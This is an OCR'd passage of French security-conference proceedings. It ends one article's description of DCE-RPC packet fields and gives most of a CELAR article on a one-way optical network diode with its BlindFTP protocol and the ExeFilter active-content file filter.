
- Flags (1 octet) : Informations diverses et variées. Nous ne sommes intéressés que par les deux derniers bits représentant les valeurs « last frag » et « first frag ».
- Data Representation (2 octets) : Définissent l'ordre des octets (big/little endian), le schéma de représentation des caractères (ASCII ou EBCDIC) et des nombres à virgule flottante (VAX, IEEE etc.).
- Frag length (2 octets) : Taille du fragment RPC.
- Auth length (2 octets) : Taille totale des données d'authentification.
- Call ID (4 octets) : Numéro d'appel... sûrement quelque chose d'important.



bind_request Pour l'établissement d'un lien avec une interface, les informations suivantes sont ajoutées.


- Taille maximale d'émission (2 octets) : explicite
- Taille maximale de réception (2 octets) : idem
- Assoc Group (4 octets) : encore un truc qu'on sait pas à quoi çà sert
- Nombre de contextes requis (1 octet) : très important, c'est ce qui permet de demander l'établissement de plusieurs liens en un seul paquet.
- Contextes : chaque contexte de connexion contient les données suivantes.
  - Nombre d'informations transmises (1 octet)
  - Nom de l'interface – UUID (16 octets)
  - Version de l'interface (2 octets)
  - Version mineure de l'interface (2 octets)
  - Syntaxe de transfert (16 octets)

- Version de la syntaxe de transfert (4 octets)



bind_ack Il s'agit ici de la réponse à une demande de liaison (bind_request). Les trois premiers champs de la réponse (« Max Xmit Frag », « Max Recv Frag » et « Assoc Group ») ont la même signification et longueur que dans les requêtes. Ils sont suivis des champs suivants.

- Secondary Address Length (2 octets) : taille de l'adresse secondaire ;
- Secondary Address (variable) : adresse secondaire, dont la valeur dépend du protocole de transport utilisé. Il s'agit du « selector » et il a ici la valeur 135, ce qui signifie que le port pour accéder au service est le port 135.
- Nombre de résultats (1 octet) : idem bind_request
- Contextes : pour chaque contexte demandé une réponse est générée, contenant les champs suivants.
  - Résultat (2 octets) : Code de retour utilisé pour identifier, si possible, la cause d'un éventuel échec. La valeur est 0 en cas de succès.
  - Syntaxe de transfert (16 octets)
  - Version de la syntaxe de transfert (4 octets)



procedure_request Une fois le lien établi avec une procédure le client émet une requête contenant un numéro de fonction. Les données spécifiques à cette requête sont les suivantes.

- Alloc Hint (4 octets) : taille des données

```
    Alloc hint: 1680
    Context ID: 1
    Opnum: 4
▫ ISystemActivator ISystemActivator Resolver, RemoteCreateInstance
    Operation: RemoteCreateInstance (4)
  ✥ DCOM, ORPCThis, V5.6, Causality ID: fd582432-45cc-4964-b070-ddae742c96d2
    ToBeDoneLen: 1332
    ToBeDone: 0DF0ADBA00000000A8F40B0020060000200600004D454F57...
```

- Context ID (2 octets) : contexte auquel est lié la requête
- Numéro d'opération – opnum (2 octets) : numéro de la fonction appelée
- Données (variable) : arguments passés à la fonction appelée, il est généralement fait référence à ce champ comme « stub data ».

alter_context & alter_context_resp Ces deux paquets ont les mêmes champs que, respectivement, bind_request et bind_ack. Les seules différences sont les types de paquet dans l'en-tête RPC dont les valeurs sont 14 pour alter_context et 15 pour alter_context_resp en cas de succès.

Diode réseau et ExeFilter : 2 projets pour des interconnexions sécurisées

Philippe Lagadec

DGA / CELAR
philippe.lagadec@dga.defense.gouv.fr

Résumé La Diode réseau et ExeFilter sont deux projets complémentaires du CELAR pour construire des interconnexions hautement sécurisées entre réseaux de niveaux de sensibilité différents. Ils visent à permettre par exemple l'interconnexion de réseaux sensibles avec Internet, en garantissant une prise de risque minimale vis-à-vis des chevaux de Troie et autres menaces.

La Diode réseau est conçue pour garantir un transfert de données dans un seul sens, en se basant sur une liaison optique unidirectionnelle. Une application simple est par exemple le téléchargement automatique de mises à jour antivirus vers un réseau sensible, tout en empêchant la moindre fuite de données vers Internet.

ExeFilter est un filtre générique de fichiers ou de courriels, qui permet de s'assurer que seuls certains formats de fichiers maîtrisés sont acceptés, et que ceux-ci ne contiennent aucun contenu actif. (en se basant sur les principes énoncés lors de [SSTIC03] et [SSTIC04])

1 Introduction

Les produits de sécurité actuellement disponibles sur le marché (pare-feux, proxies applicatifs, antivirus, IDS, IPS, ...) se révèlent indispensables mais souvent insuffisants pour assurer un haut niveau de confiance lorsqu'il s'agit d'interconnecter un réseau sensible et un réseau non maîtrisé comme Internet. En effet, il est très difficile de se protéger contre des chevaux de Troie spécifiquement développés et correctement camouflés dans des flux applicatifs. De plus, la plupart des protocoles standards offrent de nombreux canaux cachés permettant à des chevaux de Troie ou des utilisateurs malveillants d'exporter des données sensibles vers l'extérieur.


Pour répondre aux besoins d'interconnexion de réseaux sensibles avec des réseaux non maîtrisés, le CELAR a conçu et développé 2 solutions techniques complémentaires pour améliorer le niveau de confiance des passerelles de filtrage :

- la **Diode réseau** pour bâtir des interconnexions unidirectionnelles afin de transférer des données d'un réseau de « niveau bas » vers un réseau de « niveau haut », sans risque de fuite dans l'autre sens à travers un canal caché.
- **ExeFilter** pour filtrer les fichiers et courriels suivant une politique stricte, afin de se prémunir contre l'entrée de contenu actif pouvant camoufler un cheval de Troie ou tout code malveillant (y compris tous les virus).

Cet article présente ces deux projets qui ont été développés en langage Python, et qui sont actuellement à l'état de prototypes utilisés en semi-production depuis mi-2005.

2 Diode réseau optique

Une diode réseau est un système qui permet d'interconnecter 2 réseaux, en autorisant le transfert de données **dans un seul sens**. Ce type de système est généralement employé pour relier un réseau nécessitant un niveau de sécurité élevé, appelé « réseau haut » à un réseau de confiance moindre (par exemple Internet), le « réseau bas ». Seul la remontée d'informations du réseau bas vers le haut est autorisée, afin de garantir la confidentialité du réseau haut.



Cet article présente le projet Diode réseau du CELAR, qui a pour but de montrer qu'il est possible de mettre en place une liaison diode à laide de matériel standard avec un coût d'acquisition faible, tout en apportant un niveau de confiance élevé.

2.1 Historique du projet

Bien sûr, l'idée d'une « diode réseau » n'est pas neuve. Il est facile de trouver sur Internet des publications de travaux de recherche dans ce domaine qui remontent aux années 90 voire 80 (cf. [DSTO1,DSTO2,NPUMP]), s'appuyant sur des technologies optiques ou sur des liaisons série RS-232. Certaines sociétés proposent même des produits « diode » complets sur étagère, comme [TENIX].

On peut cependant remarquer que la plupart des recherches et des applications sont pour l'instant étroitement liées à des besoins militaires. Cela peut s'expliquer par le fait que les réglementations militaires divisent souvent les réseaux en différents niveaux de sensibilité, et imposent un cloisonnement très strict entre ces niveaux.

D'autre part à notre connaissance ce type de produit n'est toujours pas disponible en France, ce qui a fortement motivé le lancement de notre projet, ainsi que cette participation au symposium SSTIC.

Les travaux concrets du CELAR sur la Diode réseau optique ont débuté fin 2001. Un premier prototype a été développé en langage C en 2002, utilisé en plate-forme et amélioré jusqu'en 2005. Cette première version offrait des services de transfert de fichiers, de synchronisation de répertoires, et de transfert de messagerie Sendmail. Le projet présenté dans cette article est un second prototype réécrit en langage Python depuis 2005, afin de simplifier le code source et d'apporter de nouvelles améliorations.


2.2 Vue d'ensemble

La version actuelle de la Diode réseau du CELAR est volontairement très simple : elle permet uniquement la recopie automatisée de fichiers ou d'arborescences complètes de répertoires d'un serveur bas vers un serveur haut. Cela permet déjà de mettre en oeuvre de nombreuses applications, que nous allons détailler plus loin. Il est prévu d'améliorer à moyen terme cette version pour élargir les services apportés, notamment le transfert de messagerie et de flux de supervision.

La diode réseau est constituée de 2 parties, matérielle et logicielle, décrites dans les paragraphes suivants.

2.3 Partie matérielle

La partie matérielle de la diode est une liaison Ethernet optique unidirectionnelle qui relie 2 serveurs. Il s'agit de matériel standard peu onéreux. Le caractère unidirectionnel de la liaison est garanti par l'utilisation dune seule fibre optique reliée du côté « bas » à un port émetteur optique (TX), du côté « haut » à un port récepteur (RX).



Les caractéristiques optiques et électroniques intrinsèques du matériel assurent qu'aucune donnée ne peut être transmise du haut vers le bas, il n'existe donc pas de canal caché possible. C'est cette propriété « matérielle » qui distingue fondamentalement la diode réseau d'un pare-feu classique : Même sil est possible de configurer un pare-feu pour bâtir une liaison unidirectionnelle entre deux réseaux, on ne pourra jamais assurer qu'une vulnérabilité logicielle ou un canal caché ne puisse pas un jour permettre de transférer des données dans l'autre sens.

Il existe au moins 2 possibilités pour obtenir une telle liaison optique unidirectionnelle :

- Installer une carte réseau Ethernet optique dans chacun des serveurs.
- Utiliser des cartes Ethernet classiques (RJ45) dans les serveurs, et insérer 2 boîtiers convertisseurs (transceivers) RJ45/optique entre les serveurs (cf. schéma ci-dessus).

Ces 2 possibilités aboutissent strictement au même résultat, cependant nous avons privilégié la seconde, car cela permet de facilement caractériser la liaison diode en tant que matériel indépendant de tout PC et de tout logiciel. Chaque serveur dispose également d'une autre carte réseau, afin de le connecter au réseau bas et haut.

Problème de réception Le principal problème rencontré lors de la mise en place de cette partie matérielle est lié au fait que la plupart des cartes et des convertisseurs optiques actuels vérifient « intelligemment » l'état de la connexion pour fonctionner. Ils nécessitent donc la réception régulière d'un signal sur leur port de réception RX, ce qui n'est pas le cas si on se contente simplement de débrancher une des 2 fibres optiques comme indiqué sur le schéma ci-dessus.

Pour contourner ce problème, nous avons testé ou envisagé diverses solutions :

- Acheter un matériel qui ne fait pas cette vérification, ou qui peut être configuré pour ne pas le faire. Ce type de matériel semble hélas de plus en plus difficile (voire impossible) à trouver.
- Modifier légèrement l'électronique interne du convertisseur pour désactiver ou leurrer cette fonction (soudure dune simple résistance judicieusement placée, par exemple). Cela risque cependant de compromettre la garantie du matériel, voire de le rendre inutilisable.
- Connecter un troisième convertisseur branché « dans le vide » sur ce port RX (cf. [DSTO1,DSTO2] pour de beaux schémas). D'après nos quelques essais cela fonctionne avec la plupart des modèles, seuls certains posent problème.
- Concevoir un système optique capable de reboucler une partie du signal émis du port TX sur le port RX, ou de simuler ce signal. Cette solution plus élégante s'éloigne cependant de notre objectif de départ qui était d'utiliser uniquement du matériel standard.

Au final il est donc indispensable de bien étudier le matériel acheté pour concevoir une diode réseau.

2.4 Partie logicielle - BlindFTP

La partie logicielle de la diode réseau correspond à 2 processus, chacun étant installé sur un des serveurs. La partie cliente sur le serveur « bas » est chargée démettre les fichiers d'un répertoire à travers la liaison optique, en utilisant le protocole UDP. La partie serveur sur le serveur « haut » reçoit les tronçons de fichiers et les reconstitue dans un répertoire destination. L'ensemble a pour but de synchroniser un répertoire du serveur bas à l'identique sur le serveur haut.


Ce fonctionnement simple permet de transférer facilement des fichiers ou des courriels reçus par d'autres clients ou serveurs HTTP, FTP, SMTP ou autres, afin de fournir des services aux réseaux haut et bas.

Protocole BlindFTP Le principal problème est que le protocole UDP ne garantit ni l'acheminement des données à destination, ni leur intégrité. Seul UDP est utilisable puisque la liaison unidirectionnelle ne permet aucun acquittement, TCP ne peut fonctionner sur une liaison de ce type. La transmission de données se fait donc en aveugle.

Selon la charge CPU du serveur haut, on constate que le tampon de la pile IP est régulièrement saturé si le processus de réception ne traite pas les données suffisamment vite. Certains datagrammes UDP sont alors perdus. Cette situation se produit notamment lorsque le processus est occupé à écrire les données reçues sur le disque dur.

Pour assurer une transmission complète et intègre des fichiers, nous avons donc dû développer un (modeste) protocole de transfert de fichiers spécifique en aveugle sur UDP, baptisé « BlindFTP ». Il assure tout d'abord une limitation du débit démission, afin de pouvoir s'adapter aux performances des serveurs employés. Il est également basé sur la redondance de l'envoi : chaque fichier est transmis N fois, et le processus de réception complète chaque fois les tronçons de fichiers manquants.

La première version de la diode assurait une redondance au niveau de chaque datagramme afin de garantir l'intégrité d'un flux quelconque (à la manière de TCP), ce qui a abouti au final à un fonctionnement relativement complexe et à un code source difficile à maintenir et améliorer.



A l'inverse, BlindFTP est conçu de la façon la plus simple possible, et les performances obtenues sont aussi satisfaisantes :

Côté émission, chaque fichier à transmettre est divisé en blocs de la taille choisie d'un datagramme UDP (par exemple 1400 octets pour éviter la fragmentation) moins la taille de l'entête BlindFTP. Ensuite, on ajoute à chaque bloc une entête qui contient les informations suivantes :

- Nom, taille et date du fichier
- Numéro du bloc dans le fichier, et nombre total de blocs
- Index du début du bloc dans le fichier (offset)
- Checksum CRC32 du fichier

Ces informations sont ajoutées dans chaque bloc, ce qui constitue une certaine redondance et un certain overhead. Cependant cela permet de simplifier le processus de réception, car n'importe quel datagramme peut être perdu. Même si un seul bloc d'un fichier est reçu, les informations nécessaires à son traitement sont disponibles.

Le nom de fichier contient le chemin relatif du fichier par rapport au répertoire source.

Côté réception, le processus BlindFTP reconstitue progressivement chaque fichier émis dans un fichier temporaire, en notant les numéros de blocs reçus, et en comblant les trous si des blocs ont été « perdus ż. Dès que tous les blocs d'un fichier sont reçus, celui-ci est recopié à destination. On vérifie son intégrité à laide de l'empreinte CRC32, et son nom est analysé pour éviter les vulnérabilités de type « directory traversal ».

Quand une perte de certains datagrammes se produit, plusieurs transmissions du même fichier sont nécessaires pour compléter l'ensemble des blocs. Le processus démission est donc configuré l'adresse pour renvoyer chaque fichier de l'arborescence source soit indéfiniment, soit un nombre jugé suffisant de fois (typiquement 10 ou 20), afin de réduire le risque de ne pas recevoir un fichier.

Il aurait été possible d'employer un protocole existant pour assurer le transfert de fichiers sur une liaison unidirectionnelle, comme par exemple [FLUTE]. Ce type de protocole n'est cependant pas adapté à une simple liaison diode en raison de sa complexité, car il comprend des fonctionnalités destinées à la diffusion sur Internet via multicast, avec contrôle de flux. Un protocole plus simple comme BlindFTP permet de réduire au strict minimum la charge du serveur qui réceptionne les données, ce qui limite les pertes de datagrammes et améliore donc les performances.

Configuration L'utilisation du protocole UDP nécessite sur le serveur bas la conversion de l'adresse IP du serveur haut en adresse MAC. A cause de la liaison diode, le protocole ARP normalement chargé de cette conversion n'est pas utilisable. Il est donc nécessaire de configurer statiquement le couple d'adresses MAC/IP du serveur haut dans la table ARP du serveur bas, ce qui peut se faire par exemple grâce à la commande arp.

Une autre solution aurait pu être d'utiliser une adresse de broadcast IP convertie en broadcast Ethernet, ou bien à forger directement des trames Ethernet avec l'adresse du serveur haut.

Performances Sans optimisation particulière avec un programme en langage Python relativement simple tournant sur des PCs standards à 1GHz, il est possible d'obtenir un débit moyen de 12 Mbps à partir dune liaison Ethernet optique à 100 Mbps.

Des travaux en cours devraient permettre d'améliorer ces performances, notamment :
- Utilisation de Psyco (compilateur JIT pour Python, cf. [PSYCO])
- Optimisation des paramètres système de la pile IP
- Multithreading
- Utilisation intensive de la mémoire vive comme tampon
- Utilisation de redondance et de parité (type PAR2, cf. [PAR2])
- Diverses stratégies d'ordonnancement pour l'envoi des fichiers

2.5 Applications

De nombreuses applications sont possible à partir d'une diode réseau et du protocole BlindFTP :

Transfert de fichiers manuel Un répertoire de dépôt est accessible aux utilisateurs du réseau bas par FTP ou un partage Windows/Samba. Il est synchronisé vers un répertoire du réseau haut, lui aussi accessible aux utilisateurs grâce à un autre serveur (cf. schéma ci-dessus).

Transfert de fichiers automatisé - mises à jour antivirus Cela peut être par exemple employé pour des mises à jour de signatures antivirus ou d'outils comme Nmap, Nessus, MBSA, etc.

Un client web comme wget ou curl est utilisé dans une tâche planifiée pour télécharger régulièrement la nouvelle version de fichiers de mise à jour disponibles sur Internet. Ces fichiers sont ensuite recopiés via la diode sur le réseau haut, afin de mettre à jour les outils correspondants.

Ce type d'application élimine les fastidieuses mises à jour manuelles par supports amovibles, et permet d'améliorer la réactivité en augmentant la fréquence des mises à jour.

Recopie de sites web En exploitant les fonctions d'aspiration de sites web d'outils comme wget ou curl, il est envisageable de constituer un miroir de sites web sur le réseau haut à travers la diode. Dans ce cas il est utile de combiner la diode avec un filtrage de contenu comme ExeFilter pour se protéger contre d'éventuels codes malveillants.

Transfert de mises à jour Windows avec WSUS WSUS est la solution de Microsoft qui permet de constituer un serveur « Windows Update » à l'intérieur d'un réseau d'entreprise, afin d'éviter que chaque poste client doive se connecter à Internet pour bénéficier des mises à jour automatiques. L'inconvénient majeur de cette solution est que le serveur WSUS doit obligatoirement être connecté à Internet pour télécharger régulièrement les correctifs.

Depuis mi-2005, la nouvelle version du serveur WSUS a apporté une fonction révolutionnaire, qui permet enfin de transférer la base de données d'un serveur WSUS vers un autre par simple recopie de fichiers. Le serveur WSUS connecté au réseau d'entreprise na donc plus besoin d'être connecté à Internet.

Nous utilisons cette solution depuis plusieurs mois avec succès à travers la diode CELAR, ce qui permet d'optimiser la mise à jour des postes clients et serveurs Windows tout en garantissant la confidentialité du réseau connecté à la diode.

Transfert de mises à jour Linux Comme la plupart des distributions Linux proposent également des systèmes de mises à jour automatisées, il est envisageable de fournir ce service à travers une liaison diode. C'est une des applications que nous avons prévu de développer à court terme.

Transfert de messagerie SMTP Il est possible de synchroniser une file d'attente de messages d'un serveur (par exemple Sendmail ou Postfix), afin de recevoir sur le réseau haut des messages émis depuis le réseau bas. En effet la plupart des serveurs sauvegardent les messages reçus comme des fichiers dans un simple répertoire, qu'il est possible de recopier vers un autre serveur.

Cette application avait été mise en oeuvre avec la première version de la diode, mais n'a pas encore été adaptée à la version actuelle.

Synchronisation de bases de données, d'annuaires, ... Comme cela est le cas avec WSUS, n'importe quelle base de données est exportable et importable sous forme de fichiers. Une liaison diode peut donc servir à recopier une base de données quelconque d'un réseau bas vers un réseau haut. Il serait même envisageable d'optimiser le processus en adaptant le protocole BlindFTP pour fonctionner directement avec les serveurs de bases de données sans passer par des imports/exports de fichiers.

Archivage sécurisé Certains systèmes d'information hautement sécurisés nécessitent la protection à long terme de l'intégrité de certaines données archivées, par exemple de journaux de sécurité afin de garantir l'imputabilité des actions et la non-répudiation. Une diode peut être utilisée pour recopier régulièrement ces informations vers un réseau « sanctuaire ż où les utilisateurs ne peuvent se connecter pour les effacer ou les modifier après transfert.

Supervision réseau et sécurité Une liaison diode est également exploitable pour des protocoles plus simples basés sur UDP. Il est par exemple envisageable de transmettre directement des protocoles unidirectionnels comme syslog ou SNMP-trap afin de permettre la supervision du réseau bas par la réseau haut.

Détection d'intrusion furtive - Honeypots Pour finir, une liaison optique unidirectionnelle permet également l'écoute réseau, par exemple pour la détection d'intrusion. Pour cela, il suffit de remplacer le « serveur diode bas » sur les schémas ci-dessus par un concentrateur réseau (hub) ou par un commutateur (switch) avec un port configuré pour relayer tout le trafic. Le serveur diode haut héberge quant à lui le logiciel de détection d'intrusion. Celui-ci peut alors écouter tout le trafic, mais il ne peut rien émettre, ce qui le rend donc totalement furtif même en cas de vulnérabilité.

Ce type de solution pourrait aussi être intéressante dans le cadre des pots de miel, pour remonter des informations de façon plus furtive.

3 ExeFilter

ExeFilter est un logiciel qui permet d'analyser et de filtrer des fichiers ou des courriels, afin de ne laisser passer que des contenus maîtrisés, statiques et inoffensifs. Tout contenu actif comme un fichier exécutable, une macro ou un script peut être bloqué ou nettoyé (cf. [SSTIC03,SSTIC04]).

Une politique de filtrage stricte est appliquée, pour n'accepter que certains formats de fichiers connus et maîtrisés. L'analyse est récursive si des formats conteneurs sont détectés (archives ZIP, TAR, Gzip,) Ce module est conçu de façon générique, afin de pouvoir l'employer pour divers protocoles : FTP, SMTP, HTTP, ...

Aujourd'hui des filtres ont été créés pour analyser les formats les plus usuels : TXT, HTML, PDF, DOC, XLS, PPT, RTF, JPG, GIF, MP3, AVI, ZIP, ...

3.1 Objectifs

L'objectif principal d'ExeFilter est de protéger l'intégrité d'un système d'information particulièrement sensible, lorsque celui-ci reçoit des fichiers ou des courriels provenant d'autres systèmes d'un niveau de confiance inférieur (par exemple Internet). Cette intégrité est particulièrement menacée par les chevaux de Troie, virus et autres codes malveillants contenus dans ces fichiers et courriels. Comme cela avait été rappelé lors de [SSTIC03], il est impossible de concevoir un filtre capable de discriminer sans erreur un code exécutable « inoffensif » d'un code malveillant quelconque (connu ou inconnu).

Pour de nombreux systèmes d'information nécessitant un haut niveau de sécurité, les outils de protection classiques comme les antivirus ou les filtres basés sur des méthodes heuristiques ne sont pas suffisants. En effet leur conception suppose que l'on accepte toujours le risque de laisser passer certains codes malveillants inconnus. Une solution plus satisfaisante est donc de filtrer toute forme de code exécutable, afin de n'accepter que des contenus totalement statiques et inoffensifs. C'est l'objectif d'ExeFilter.

Il est à noter qu'ExeFilter protège contre quasiment tous les virus connus, puisque ceux-ci se répliquent sous une forme de fichiers exécutables qui n'est pas acceptée par ExeFilter dans une configuration « standard ż (cf. [VBPREV] pour un aperçu des statistiques de virus actifs actuellement).

3.2 Historique du projet

Le CELAR se penche sur le thème de l'analyse de contenu (fichiers et courriels) depuis au moins 2000. Après plusieurs projets divers et variés dans ce domaine, basés sur l'intégration d'outils commerciaux, nous avons abouti au constat qu'il n'est pas encore possible d'obtenir un filtrage satisfaisant à l'aide d'outils disponibles sur le marché.

Le projet qui a mené à ExeFilter a débuté fin 2004. Un premier développement très rapide en langage Python a permis de montrer qu'il était possible de concevoir un filtre très efficace en se basant sur un algorithme solide, décrit ci-après. Aujourd'hui ce projet est utilisé en semi-production depuis fin 2005, et les résultats sont très encourageants.

3.3 Limites et contraintes

Même si ExeFilter permet d'aboutir à un niveau de confiance beaucoup plus élevé qu'un antivirus classique, une protection absolue est impossible.

Tout d'abord, un filtre tel qu'ExeFilter est obligatoirement limité à un nombre fini de formats de fichiers connus et maîtrisés. Il est indispensable de connaître parfaitement un format pour pouvoir identifier quels sont les contenus inoffensifs et quels sont les contenus actifs.

De plus l'efficacité d'un tel filtrage ne peut être garantie à 100% au cours du temps :

- Les formats de fichiers évoluent. Un format maîtrisé et connu à un instant donné peut être enrichi et apporter de nouvelles fonctionnalités problématiques en terme de sécurité quelques mois plus tard.
- L'interprétation d'un format de données dépend fortement de l'application qui ouvre le fichier, et ces applications peuvent évoluer. Ainsi un même fichier HTML inoffensif pour Mozilla Firefox peut se révéler malveillant lorsqu'il est ouvert dans Internet Explorer (et vice-versa).
- L'exploitation d'une vulnérabilité d'implémentation d'une application, permettant par exemple l'exécution de code arbitraire à l'aide d'un débordement de tampon. Cette vulnérabilité n'est pas liée au format de fichier lui-même, mais à l'application.

